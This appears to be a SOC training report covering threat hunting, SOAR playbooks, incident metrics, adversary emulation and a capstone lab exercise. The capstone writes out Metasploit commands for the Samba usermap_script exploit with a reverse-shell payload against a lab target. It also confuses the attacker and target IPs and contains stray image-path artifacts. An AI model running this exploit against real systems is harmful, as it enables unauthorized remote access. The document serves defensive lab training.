



## Theoretical knowledge

### Proactive Threat Hunting

#### What is Threat Hunting?

Threat hunting is a proactive security activity where analysts actively search for hidden threats in a network — instead of waiting for alerts.

#### Proactive vs Reactive

Reactive (Incident Response)	Proactive (Threat Hunting)
Responds after alert	Searches before alert
Alert-driven	Hypothesis-driven
Example: Investigate malware alert	Example: Hunt for misuse of valid accounts

#### Hypothesis-Driven Hunting

Hypothesis : “An attacker may be abusing valid credentials for privilege escalation.”

Example using MITRE ATT&CK:

MITRE Corporation created the ATT&CK framework.

Technique: MITRE ATT&CK T1078 – Valid Accounts

Example Hunt:

Search logs for:

- Multiple failed logins followed by success
- Logins outside business hours
- Admin privilege changes

This is proactive hunting.

#### Hunting Frameworks

SqRR Framework (Search, Query, Retrieve, Respond)

1. Search – Identify suspicious behavior patterns
2. Query – Write queries (SIEM/EDR logs)
3. Retrieve – Collect relevant logs/artifacts
4. Respond – Escalate or remediate if threat confirmed



## TaHiTI Framework (Targeted Hunting integrating Threat Intelligence)

This integrates threat intelligence into hunting.

Steps:

1. Gather Threat Intel (IOCs, TTPs)
2. Map to environment
3. Hunt using intel indicators
4. Validate and respond

Example:

- Use intelligence about APT29
- Map their techniques to ATT&CK
- Hunt for similar patterns internally

## Data Sources for Threat Hunting

Effective hunting depends on data visibility.

### Endpoint Data (EDR Logs)

- Process creation logs
- PowerShell activity
- Registry changes
- File modifications

### Network Logs

- Firewall logs
- DNS logs
- Proxy logs
- NetFlow data

### Threat Intelligence Feeds

- Malicious IP lists
- Hash reputation
- Domain reputation

## Advanced SOAR automation

SOAR = Security Orchestration, Automation, and Response

It helps SOC teams:

- Reduce manual work
- Respond faster
- Standardize investigations
- Minimize analyst fatigue



## Orchestration

Orchestration connects tools together.

Example workflow :

Wazuh Alert → SOAR → VirusTotal Check → TheHive Case → Slack Notification → Firewall Block

It integrates:

- SIEM
- EDR
- Threat Intelligence
- Ticketing
- Firewall
- Email systems

## Automation

Automation removes repetitive tasks like:

- IOC enrichment
- Auto-ticket creation
- IP reputation checks
- Sandbox submission
- Auto-tagging severity

Example: If IP reputation score > 80 → Automatically block IP.

## Response

Response automation includes:

- Disable user account
- Isolate endpoint
- Block IP on firewall
- Kill malicious process
- Quarantine file

## Playbook Development

Playbooks are structured workflows.

Think like this:

Trigger → Enrich → Decide → Act → Notify → Document

Example 1 : Phishing Playbook

Trigger: Suspicious email alert

Steps:

1. Extract sender IP



2. Check reputation (VirusTotal / OTX)
3. Check attachment hash
4. If malicious:
  - Block sender domain
  - Search for similar emails
  - Disable affected mailbox
5. Create incident in TheHive
6. Notify SOC channel

## Example 2 : Malware / C2 Traffic Playbook

Trigger: Wazuh detects outbound traffic to known C2 IP

### Steps:

1. Enrich IP reputation
2. Check internal host info
3. Query EDR for active process
4. If confirmed malicious:
  - Isolate endpoint
  - Kill process
  - Block IP in firewall
  - Create case
  - Escalate to Tier 2

## Integration with SIEM / EDR

### Integrating with Wazuh

- Use webhook integration
- Trigger playbook when rule ID matches
- Send alert JSON to SOAR
- Parse fields (IP, hostname, user)

### Integrating with Elastic

- Use Elastic Watcher / Alerting
- Trigger webhook to SOAR
- Automate enrichment + response

### Integrating with EDR (Example: Microsoft Defender)

#### Use API for:

- Device isolation
- File quarantine
- Process kill
- Investigation status



## Maturity Levels of SOAR

LEVEL	DESCRIPTION
Basic	Auto-ticket + enrichment
Intermediate	Semi-automated response
Advance	Conditional containment
Mature	Risk-based adaptive automation

## Post-incident analysis and continuous improvement

### Root Cause Analysis (RCA)

#### 5 Whys Technique

Example: Phishing Breach

Incident: User credentials compromised.

1. Why?  
The user clicked a phishing email.
2. Why?  
Email bypassed filter.
3. Why?  
Email filter rule outdated.
4. Why?  
Threat intelligence feed not updated.
5. Why?  
No scheduled validation of email security controls.

#### Fishbone (Ishikawa) Diagram

Break causes into categories:

- People
- Process
- Technology
- Policy
- Environment

Example (Malware Infection):

- People: No phishing awareness
- Process: No attachment sandboxing
- Technology: EDR not tuned
- Policy: No macro restrictions
- Environment: BYOD allowed

This helps identify systemic weaknesses.



## Metrics & KPIs

### MTTD – Mean Time to Detect

Time between:

Attack occurrence → SOC detection

Lower is better.

Example: Attack at 10:00

Detected at 12:00

MTTD = 2 hours

### MTTR – Mean Time to Respond

Time between:

Detection → Containment

Detected at 12:00

Contained at 14:00

MTTR = 2 hours

## Continuous Improvement Cycle

Incident → RCA → Improvements → Policy Update → Tool Tuning → Training → Stronger SOC

Example Improvements After Phishing Incident:

- Tune email gateway rules
- Add DMARC/SPF validation
- Update SIEM detection rule
- Conduct user awareness session
- Improve SOAR playbook

## Maturity Levels in Post-Incident Analysis

LEVEL	DESCRIPTION
Basic	Close incident & move on
Intermediate	Document lessons learned
Advanced	Update rules & playbooks
Mature SOC	Metrics-driven continuous optimization



## Adversary Emulation Techniques

Adversary Emulation = Simulating real attacker TTPs (Tactics, Techniques, and Procedures) in a controlled environment to test detection and response capabilities.

Instead of random attacks, you simulate techniques mapped to the MITRE Corporation ATT&CK framework.

Example Techniques:

- T1566 – Phishing
- T1210 – Exploitation of Remote Services
- T1078 – Valid Accounts
- T1059 – Command & Scripting Interpreter (PowerShell)

## Emulation Frameworks & Tools

### MITRE Caldera

An automated adversary emulation platform that:

- Uses ATT&CK-based attack chains
- Simulates real-world threat groups
- Generates realistic attack telemetry

Example Scenario :

Simulate spearphishing → User opens malicious attachment → PowerShell executes → C2 communication initiated → Check if:

- Wazuh generates alert
- EDR blocks execution
- SOC analyst escalates properly

## Red-Blue Team Collaboration

Adversary emulation bridges:

TEAM	ROLE
Red team	Simulates attacks
Blue team	Detects & responds
Purple team	Collaboration + tuning



## Advanced SOC Metrics

### 1. Dwell Time

Definition : Time between initial compromise and detection.

Formula:

Dwell Time = Detection Time – Initial Compromise Time

Why it matters:

Long dwell time = attacker moving undetected

Short dwell time = strong monitoring & detection

Goal: Reduce dwell time through better alerting & threat hunting.

### 2. MTTD – Mean Time to Detect

Average time taken to detect an incident.

MTTD = Total Detection Time / Number of Incidents

High MTTD = Weak monitoring visibility

Low MTTD = Effective detection controls

### 3. MTTR – Mean Time to Respond / Remediate

Average time to contain or resolve an incident.

MTTR = Total Resolution Time / Number of Incidents

High MTTR = Slow containment process

Low MTTR = Efficient SOC workflow

### 4. False Positive Rate

Percentage of alerts that turn out not to be real threats.

False Positive Rate = (False Alerts / Total Alerts) × 100

High false positives → Analyst fatigue

Solution → Improve SIEM tuning (e.g., Wazuh rule refinement)

### 5. Incident Resolution Rate

Percentage of incidents successfully resolved.

Resolution Rate = (Resolved Incidents / Total Incidents) × 100

Shows SOC effectiveness and closure efficiency.

## Executive Reporting

How to Structure an Executive Report

Executive Summary

Total incidents this month

High-severity incidents

Business impact

Risk trend (increasing/decreasing)



Example:

“During February, the SOC handled 124 security alerts, of which 8 were high severity. Detection time improved by 18%, reducing overall organizational risk.”

## Continuous Improvement Framework

METRIC ISSUE	WHAT IT MEANS	IMPROVEMENT ACTION
High MTTD	Slow detection	Improve log sources, add threat intel
High MTTR	Slow response	Improve playbooks, automation
High False Positives	Alert fatigue	Tune SIEM rules
High Dwell Time	Poor visibility	Enable EDR + threat hunting

## Example Monthly Executive Snapshot

Month: February 2026

Total Alerts: 1,240

True Incidents: 42

High Severity: 6

MTTD: 1.8 hours (↓ from 3.2 hours)

MTTR: 4.5 hours

False Positive Rate: 68%

Dwell Time (avg): 2.1 days

### Executive Insight:

Detection efficiency improved, but false positives remain high. SOC tuning initiative recommended.



## Practical application

### Hunting Hypothesis

Hypothesis:

“An unauthorized user escalated privileges by abusing valid domain credentials (MITRE ATT&CK T1078 – Valid Accounts).”

### Log Query in Elastic Security

event.code: "4672"

TIMESTAMP	USER	EVENT ID	NOTE
2025-08-18 15:00:00	testuser	4672	Unexpected admin role
2025-08-18 16:10:12	svc_backup	4672	Service account anomaly

### Threat Intelligence Hunt (T1078)

Search in AlienVault OTX for:

- Suspicious IP addresses
- Known compromised accounts
- Brute-force indicators

Example:

IP: 185.234.x.x flagged for credential abuse.

Related pulse: Brute-force campaign targeting domain admins.

The screenshot shows the Open Threat Exchange (OTX) interface. At the top, the search bar contains "Indicators 10.0.2.15". Below the search bar, a message states "We've found 118 results for '10.0.2.15'". A navigation bar shows tabs for Pulses (0), Users (0), Groups (0), Indicators (118), Malware Families (0), and Indicators (0). A checkbox labeled "Show expired indicators" is visible. A dropdown menu for "Indicator Type" is open, showing options: All (118), CIDR (0), CVE (0), Domain (1), and Email (0). On the right, a "Sort" dropdown is set to "Recently Modified". Below the search results, a snippet of a URL is visible: "http://hmp..." and "http://meah...".



## **Hunting Report (Mapped to MITRE ATT&CK T1078)**

Threat hunting identified suspicious privilege escalation activity consistent with MITRE ATT&CK T1078 (Valid Accounts). Elastic Security logs revealed Event ID 4672 assigned to user “testuser,” who does not typically hold administrative privileges. The login occurred outside business hours and originated from a suspicious IP flagged in AlienVault OTX for credential abuse campaigns.

Cross-validation using Velociraptor process queries showed execution of PowerShell under the same user context shortly after privilege assignment. These findings indicate potential credential compromise and misuse of legitimate accounts for unauthorized access. Immediate password reset, account review, and lateral movement investigation are recommended.

## **SOAR Playbook Development (Phishing – Auto IP Block)**

### **Playbook Design (Splunk Phantom)**

Objective:

Automatically respond to phishing alerts by checking IP reputation, blocking malicious IPs, and creating an incident case.

### **Playbook Workflow**

Trigger

Event Source: Wazuh phishing alert

Condition: Email alert contains suspicious IP

Check IP Reputation

Action: Use reputation service (VirusTotal or OTX)

Decision:

- If malicious score > threshold → Continue
- If clean → Close event

Block IP via CrowdSec

Action: API call to CrowdSec

Add IP to blocklist

Confirm successful block

Create Case in TheHive

Auto-create incident ticket

Attach:

- Alert details
- IP reputation result
- Block confirmation

**Playbook Testing**

Create new event

FIELD	VALUE
Label	network_alert
Severity	High
Name	Malicious IP detected
Description	Suspicious outbound traffic to 192.168.1.102
Source data	{"src_ip": "192.168.1.102"}

Outcome :

- Firewall outcome executed
- Case created
- SOC notified
- Event status updated to "closed"

**Playbook Summary**

This SOAR playbook automates phishing incident response by validating suspicious IP addresses, blocking confirmed malicious IPs through CrowdSec, and creating detailed incident cases in TheHive. It reduces response time, ensures consistent containment actions, and improves SOC efficiency through automated detection validation and remediation workflows.

**Post-incident analysis****Root Cause Analysis**

Scenario: Mock Phishing Incident

Employee clicked a malicious phishing link, leading to credential compromise.

Why was the email opened?

User clicked malicious link

Why was the link clicked?

Email looked legitimate and urgent

Why did it look legitimate?

Weak email filtering failed to flag it



Why did filtering fail?

Outdated phishing detection rules

Why were rules outdated?


No regular review/update process

Root Cause:

Lack of continuous email security tuning and insufficient phishing awareness training.

## Fishbone Diagram

Phishing Attack Led to Credential Compromise



## SOC Metrics Calculation

Given:

Detection Time = 2 hours

Response Time = 4 hours

Definitions:

MTTD (Mean Time to Detect) = 2 hours

MTTR (Mean Time to Respond) = 4 hours

## Summary

The phishing incident was detected within 2 hours (MTTD) and fully contained within 4 hours (MTTR). While response time was efficient, root cause analysis revealed gaps in email filtering and security awareness training. Improvements in filtering rules, MFA enforcement, and regular phishing simulations are recommended to reduce future risk.



## Alert triage with automation

### Triage Simulation in Wazuh

Mock Alert:

“Suspicious File Download”

ALERT ID	DESCRIPTION	SOURCE IP	PRIORITY	STATUS
005	Suspicious file download	10.0.2.15	High	Open

### Automated Validation with TheHive + VirusTotal

Workflow

- Alert from Wazuh → Create Case in TheHive
- Extract file hash
- TheHive automatically sends hash to VirusTotal
- VirusTotal returns:
  - Detection ratio
  - Vendor results
  - Threat classification

### Summary

The suspicious file download alert was triaged in Wazuh and escalated as high priority. TheHive automated hash validation using VirusTotal, revealing multiple antivirus detections. Rapid enrichment reduced manual effort and improved investigation speed. Automation enhanced accuracy, enabling faster containment and reducing analyst workload during alert triage.

## Evidence analysis

Scenario:

Analyze network connections from a Windows VM to identify suspicious activity.

Step 1: Run Netstat Query

In Velociraptor (VQL Query):

```
SELECT * FROM netstat()
```

This retrieves:

- Local Address
- Remote Address



- Remote Port
- Process ID (PID)
- Process Name
- Connection State

## Step 2: Identify Suspicious Connections

Look for:

- Unknown external IP addresses
- Connections to high-risk ports (e.g., 4444, 1337, 8080 unusual outbound)
- Established connections to foreign/public IPs
- Suspicious process names (e.g., svch0st.exe typo, random.exe)
- Repeated outbound connections to same external IP

### Suspicious Finding

LOCAL IP	REMOTE IP	PORT	STATE
10.0.2.15	185.234.72.45	4444	random.exe ESTABLISHED

### Chain-of-Custody Documentation

Maintain integrity and legal admissibility

### Documentation Table

ITEM	DESCRIPTION	COLLECTED BY	DATE	HASH VALUE(SHA256)
Network Log	Server-Z Log	SOC Analyst	2025-08-18	A94A8FE5CCB19 BA61C4C0873D3 91E987982FBBD 3E5B5D6F7A6C1 F8B4F5D3A21



## Adversary Emulation Practice – MITRE Caldera + Wazuh

### Prepare the Environment

Install and configure MITRE Caldera (attacker simulation server).

Verify logs are flowing to Wazuh Dashboard.

Configure Spearphishing Simulation (T1566)

Technique: T1566 – Phishing (Spearphishing Attachment/Link)

In Caldera:

- Create a new Operation.
- Select an adversary profile (or create one).
- Add ability simulating phishing payload delivery (e.g., malicious attachment execution).

Use a test user endpoint as the victim.

Start the operation.

Configure Wazuh Detection

In Wazuh:

Enable monitoring for:

- Email client logs
- PowerShell execution logs
- Suspicious process creation (Event ID 4688)

Create rule for:

- Encoded PowerShell
- Suspicious child process from Outlook

Verify alert triggers in dashboard.

### Documentation Table

TIMESTAMP	TTP DETECTION	STATUS	NOTE
2025-08-18 17:00:00	T1566	Detected	Phishing email blocked
2025-08-18 17:05:12	T1059	Detected	Suspicious PowerShell exec
2025-08-18 17:07:30	T1204	Not Detected	User execution not alerted



## Emulation Report

The adversary emulation simulated a spearphishing attack (T1566) using MITRE Caldera to assess SOC detection capabilities through Wazuh. The phishing email delivery attempt was successfully detected and blocked, demonstrating effective email monitoring controls. Subsequent malicious PowerShell execution (T1059) triggered alerts, confirming endpoint visibility and rule accuracy. However, user-driven execution activity (T1204) was not detected, revealing a monitoring gap in behavioral analytics. Logging coverage for user actions requires enhancement. Overall, detection capabilities are strong at payload execution stages but need improvement in identifying initial user interaction behaviors to reduce early-stage attack success probability.

## Security metrics and executive reporting

### Metrics Dashboard – Elastic Security

Define Metrics

MTTD (Mean Time to Detect)

MTTD = Detection Time – Initial Compromise Time

MTTR (Mean Time to Respond)

MTTR = Incident Closure Time – Detection Time

False Positive Rate (FPR)

$FPR = (\text{False Alerts} / \text{Total Alerts}) \times 100$

Create Dashboard in Elastic Security

1. Go to Analytics → Dashboard → Create New Dashboard
2. Click Create Visualization
3. Use Lens:
  - For MTTD → Use date difference field
  - For MTTR → Use incident status timestamps
  - For False Positives → Filter status: false\_positive

## Executive Summary

The Security Operations Center (SOC) performance for this review period demonstrates steady detection and response improvements. The Mean Time to Detect (MTTD) averages 2 hours, indicating efficient monitoring and alert triage processes. Mean Time to Respond (MTTR) stands at 4 hours, reflecting timely containment and remediation efforts. The false positive rate remains moderate, suggesting opportunities to further tune detection rules and reduce analyst workload.



Dwell time analysis shows attackers remained undetected for a limited window, minimizing operational impact. To enhance SOC maturity, we recommend refining alert correlation rules, implementing automated response playbooks, and increasing proactive threat hunting activities. Continuous monitoring of these metrics will support improved response efficiency, reduced risk exposure, and stronger overall security posture.

### **Dwell Time Analysis**

Formula:

= (Detection Time - Compromise Time) \* 24

Compromise: 10:00 AM

Detection: 1:00 PM

Dwell Time = 3 Hours

### **Summary**

Dwell time analysis indicates an average exposure window of approximately 3 hours before detection. While detection capabilities are functioning effectively, reducing dwell time further through enhanced monitoring, threat intelligence integration, and automated alerting will significantly minimize attacker impact and strengthen proactive defense capabilities.

## **Capstone Project: Comprehensive SOC Incident Response**

### **Attack Simulation (Offensive Phase)**

Tool: Metasploit

Target: Metasploitable2

Exploit: exploit/multi/samba/usermap\_script

Steps:

msfconsole

use exploit/multi/samba/usermap\_script

set RHOST 192.168.1.102

set PAYLOAD cmd/unix/reverse

set LHOST <your\_attacker\_ip>

Exploit

Mapped MITRE Technique:

→ MITRE ATT&CK T1210 – Exploitation of Remote Services



## Adversary Emulation

Tool: MITRE Caldera

Simulate:

- T1210 – Exploitation of Remote Services
- Lateral movement behavior

## Document

TIMESTAMP	TTP DETECTION	STATUS	NOTE
2025-08-18 16:00	T1210	Detected	Samba exploitation attempt

## Detection in Wazuh

Tool: Wazuh

Create rule to detect:

- Samba exploit behavior
- Suspicious root shell spawn

Detection Log:

TIMESTAMP	SOURCE IP	ALERT DESCRIPTION	MITRE TECHNIQUE
2025-08-18 16:00:00	192.168.1.102	Samba usermap_script exploit detected	T1210

## Detection & Triage

Tool: TheHive

Triage Steps:

- Validate alert source IP
- Confirm exploit evidence
- Check affected assets
- Assign severity: HIGH

Create Case:

Title: Samba Exploitation – T1210

Tags: lateral-movement, exploitation

Attach Wazuh logs



## Response & Containment

Network Isolation:

Disconnect Metasploitable2 VM

IP Blocking:

Tool: CrowdSec

```
cscli decisions add --ip 192.168.1.102 --type ban
```

Verify:

```
ping 192.168.1.102
```

Request timeout confirms containment

## Post-Incident Analysis (RCA)

5 Whys:


1. Why was the system compromised?  
→ Samba vulnerability exploited.
2. Why vulnerable?  
→ Outdated Samba version.
3. Why outdated?  
→ No patch management schedule.
4. Why no schedule?  
→ No formal vulnerability management process.
5. Why no process?  
→ Lack of security governance policy.

## Fishbone Diagram Categories

Effect: Unauthorized Remote Access

Causes:

- People → No security monitoring awareness
- Process → No patch management
- Technology → Vulnerable Samba service
- Policy → No vulnerability management policy



## Metrics Reporting (Elastic Security)

Assume:

Attack time: 16:00

Detection time: 16:10

Containment time: 16:40

Calculations:

MTTD = 10 minutes

MTTR = 30 minutes

Dwell Time = 40 minutes

## Incident report executive summary

On 18 Aug 2025 at 16:00, a Samba remote code execution exploit (T1210) targeted internal asset 192.168.1.102. The attack resulted in unauthorized shell access.

Wazuh detected suspicious activity within 10 minutes. The SOC contained the incident by isolating the VM and blocking the attacker IP via CrowdSec. No lateral movement was confirmed.

## Timeline

16:00 – Exploit executed

16:10 – Wazuh alert triggered

16:15 – Case created in TheHive

16:40 – IP blocked and host isolated

17:00 – Investigation completed



## Root Cause

Unpatched Samba vulnerability due to absence of formal patch management process.

## Recommendations

- Implement monthly patch cycle
- Deploy vulnerability scanning
- Enforce network segmentation
- Automate SOAR containment
- Conduct adversary emulation quarterly



# CYART

---

[inquiry@cyart.io](mailto:inquiry@cyart.io)

[www.cyart.io](http://www.cyart.io)